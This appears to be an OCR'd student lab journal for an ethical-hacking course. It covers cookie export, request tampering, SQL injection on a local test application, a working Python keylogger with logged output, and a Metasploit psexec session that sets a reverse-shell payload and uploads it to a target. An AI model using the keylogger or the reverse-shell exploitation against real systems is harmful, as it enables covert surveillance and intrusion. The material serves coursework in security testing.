
(4). Then click on Cookie extension to get cookie


(5). Open a website and login and then click on export cookie.


Teacher's Signature with Date : ____________

(B)









(6). Logout from the webpage once the cookie got exported.

(7). Paste the cookie in the tool which you have exported and click on green tick

B. Tamper Data Add-on

Steps:

(1) Open FireFox

(2). Go to Tools > Addons > Extension.

(3). search and install Tamper data.

(4) select a website for tempering data eg (razorba)


(5). select any item to buy


(6) Then click ~~to~~ to add cart


(7) Then click on tool for tampering data

(8) Then start tampering data

Teacher's Signature with Date : ____________







Practical - 8

Aim:- SQL Injection Attack:

- Identify a web application vulnerable to SQL Injection
- Craft and execute SQL Injection queries to exploit the vulnerability
- Extract sensitive information or manipulate the database through the SQL Injection attack

Theory:- SQL Injection Attack

Steps:

(1). Open XAMPP and start Apache and mysql.

(2) Go to web browser and enter site localhost/php my admin

(3) Create database with name sql-db.


(4). Go to site localhost/sql-injection/setup.php and click on create/reset database


(5) Go to login.php and login using 'admin' and 'password'


(6) Opens the home page.

(7). Go to security setting option in left and set security level low.

Teacher's Signature with Date :







(8). Click on SQL injection option in left.


(9). Click submit after writing '1' in text box.


(10) Write "a" or "=" in text box and click on submit.


(11). Write "1=1" in text box and click on submit.

(12). Write "1" in text box and click on submit.


Teacher's Signature with Date : ____________









Teacher's Signature with Date :







Teacher's Signature with Date : ____________________

Practical - 9

Aim:- Creating a Keylogger with Python

- Write a Python Script that captures and logs Keystrokes from a target system
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them

Theory:-

Keylogger

A keylogger, sometimes called a keystroke logger, is a type of surveillance technology used to monitor and record each keystroke on a specific device, such as a computer or smartphone. It can be either hardware or Software based. The latter type is also known as system monitoring Software or keyboard capture Software

Python Code:

```
#Keylogger using python
from pynput.keyboard import Key, Listener
import logging

#if no name it gets into an empty string
log_dir = ""
```

Teacher's Signature with Date : ____________

OUTPUT :-

key_log.txt - Notepad

File Edit Format View Help

```
2018-11-04 22:30:58,825:u'h':
2018-11-04 22:30:59,315:u'e':
2018-11-04 22:30:59,683:u'l':
2018-11-04 22:30:59,898:u'l':
2018-11-04 22:31:00,098:u'o':
2018-11-04 22:31:19,914:Key.space:
2018-11-04 22:31:20,490:u'w':
2018-11-04 22:31:20,641:u'o':
2018-11-04 22:31:21,187:u'r':
2018-11-04 22:31:21,378:u'l':
2018-11-04 22:31:21,602:u'd':
```

```
# This is a basic logging function
logging.basicConfig(filename = (log_dir + 'key_log.txt"),
    level = logging.DEBUG, format = '%(asctime)s : %
    (message)s:')

# This is from the library
def on_press(key):
    logging.info(str(key))

# This says listener is on
with Listener(on_press = on_press) as listener:
    listener.join()
```

Teacher's Signature with Date :

OUTPUT

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```

Practical - 10

Aim:- Exploiting with Metasploit (Kali Linux)

- Identify a vulnerable system and exploit it using Metasploit modules
- Gain unauthorised access to the target system and execute commands or extract information.
- Understand the ethical considerations and legal implications of using Metasploit for penetration testing.

Theory:-

Metasploit

Metasploit is one of the most powerful and widely used tools for penetration testing. In this ~~tutorial~~, tool, there are two versions : Commercial and free edition. As an Ethical Hacker, you will be using "Kali distribution" which has the metasploit community version embedded in it along with other ethical hacking tools.

steps:-

(1). Download and Open metasploit

(2) Use exploit to attack the host

(3). Create the exploit and add the exploit to the victim's Pc

Teacher's Signature with Date : Avp 3